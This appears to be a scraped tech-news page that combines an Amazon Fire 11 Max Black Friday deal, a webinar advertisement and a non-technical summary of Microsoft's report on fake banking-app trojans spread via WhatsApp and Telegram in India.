

Malwarebytes users are protected against Atomic Stealer:

If you own one of Amazon’s Fire tablets, then now is the perfect time to upgrade. Right now, Amazon is selling its biggest and most advanced Fire tablet for a whopping $80 off. We’re talking about the Amazon Fire 11 Max, and you can have this tablet for only $149.99 for Black Friday. That’s a deep discount off of an already extremely accessible price.
Amazon doesn’t bother too much with the specs when it comes to its devices. Moreover, the company focuses on the experience. The core of the Amazon Fire tablet experience is seamlessly connecting you to all of the great services that Amazon provides. While Amazon does have its hardware devices, its main ecosystem is in software services.
Are you an avid Amazon shopper, well you have easy access to the Amazon store and recommendations for what to buy. Do you have Amazon Fire Video, well that app comes pre-installed, and you can see recommended content right in the interface. Do you like listening to Amazon music, well, that service comes pre-installed into the software.
This is the kind of tablet to get if you enjoy watching and listening to media. It has a large 11-inch screen that looks very nice. While you’re watching videos, you’ll definitely have a great video-watching experience. Not only that, but it does have some updated hardware. This means that you will have a smoother experience while using your tablet. You won’t have to worry about any sort of slowdown.
Overall, this is an amazing device to get if you really want to enjoy your video-watching experience. Also, the $80 discount only sweetens the deal.

Embarking on a journey into the realm of cyber threats, Microsoft recently uncovered a series of mobile banking trojan campaigns meticulously designed to exploit unsuspecting users in India.
This expose delves into the sophisticated strategies employed by cybercriminals utilizing social media platforms like WhatsApp and Telegram to manipulate users into installing malicious apps, posing as reputable entities ranging from banks to government services.
In an alarming revelation, Microsoft underscores the persistent and evolving nature of mobile malware infections, elucidating the severe consequences faced by users.
From unauthorized access to personal information to the jeopardy of financial loss due to fraudulent transactions, this section examines the multifaceted threats posed by these campaigns, emphasizing the urgency for users to fortify their digital defenses.
DocumentFree Webinar
In the upcoming webinar, Karthik Krishnamoorthy, CTO and Vivek Gopalan, VP of Products at Indusface demonstrate how APIs could be hacked. The session will cover: an exploit of OWASP API Top 10 vulnerability, a brute force account take-over (ATO) attack on API, a DDoS attack on an API, how a WAAP could bolster security over an API gateway
Decoding the Shift: From Malicious Links to Direct Distribution of APK Files
An insightful exploration into the evolution of tactics reveals a shift in the playbook of cybercriminals.

Microsoft’s investigation highlights the current campaigns sharing malicious APK files directly with mobile users in India, as opposed to the conventional method of enticing users with malicious links.
This shift prompts a deeper understanding of the adversaries’ strategies and the need for users to adapt their vigilance accordingly.
Embarking on a detailed analysis, this section dissects two malicious applications impersonating official banking apps.
By shedding light on their deceptive tactics and the data they aim to pilfer, readers gain a comprehensive understanding of the inner workings of these nefarious apps, empowering them to recognize potential threats in the future.
The Anatomy of Deception
Delving into the first case study, Microsoft unravels a WhatsApp phishing campaign orchestrated to instigate banking trojan activity.
A fake WhatsApp message was sent to users to update KYC using a shared APK file.
By dissecting the malicious APK file and scrutinizing the deceptive messages employed, this section elucidates the tactics employed by cybercriminals to trick users into divulging sensitive information, thus exposing the vulnerability of unsuspecting victims.
Cyber Espionage in Action
In the second case study, Microsoft exposes a more insidious facet of the campaigns – the theft of credit card details.
This segment offers an in-depth exploration of the fraudulent app’s capabilities, revealing the extent of user information at risk.
By unmasking the tactics used to deceive users, readers are equipped to recognize and thwart potential threats targeting their financial assets.
Delving into the layers of sophistication, this section unveils the additional features observed in some versions of the malicious apps.
From capturing financial and personal information to the theft of one-time passwords (OTPs), this analysis sheds light on the comprehensive arsenal cybercriminals deploy to exploit unsuspecting users.
A Call to Vigilance
Armed with the insights gained from dissecting these campaigns, Microsoft issues a call to vigilance.
Readers are guided through the signs of potential infection, empowering them to identify unusual app behaviors and take decisive action to mitigate the impacts of these evolving threats.
Recommendations for preventative measures underscore the importance of adopting a proactive defense strategy.
In conclusion, this expose serves as a beacon, illuminating the intricate landscape of mobile banking trojan campaigns.
Microsoft’s unwavering commitment to raising awareness underscores the collective responsibility to fortify our digital defenses.
As the cyber threat landscape continues to evolve, the imperative for robust and proactive defense strategies has never been more pressing.
Stay informed, stay vigilant.
Experience how StorageGuard eliminates the security blind spots in your storage systems by trying a 14-day free trial.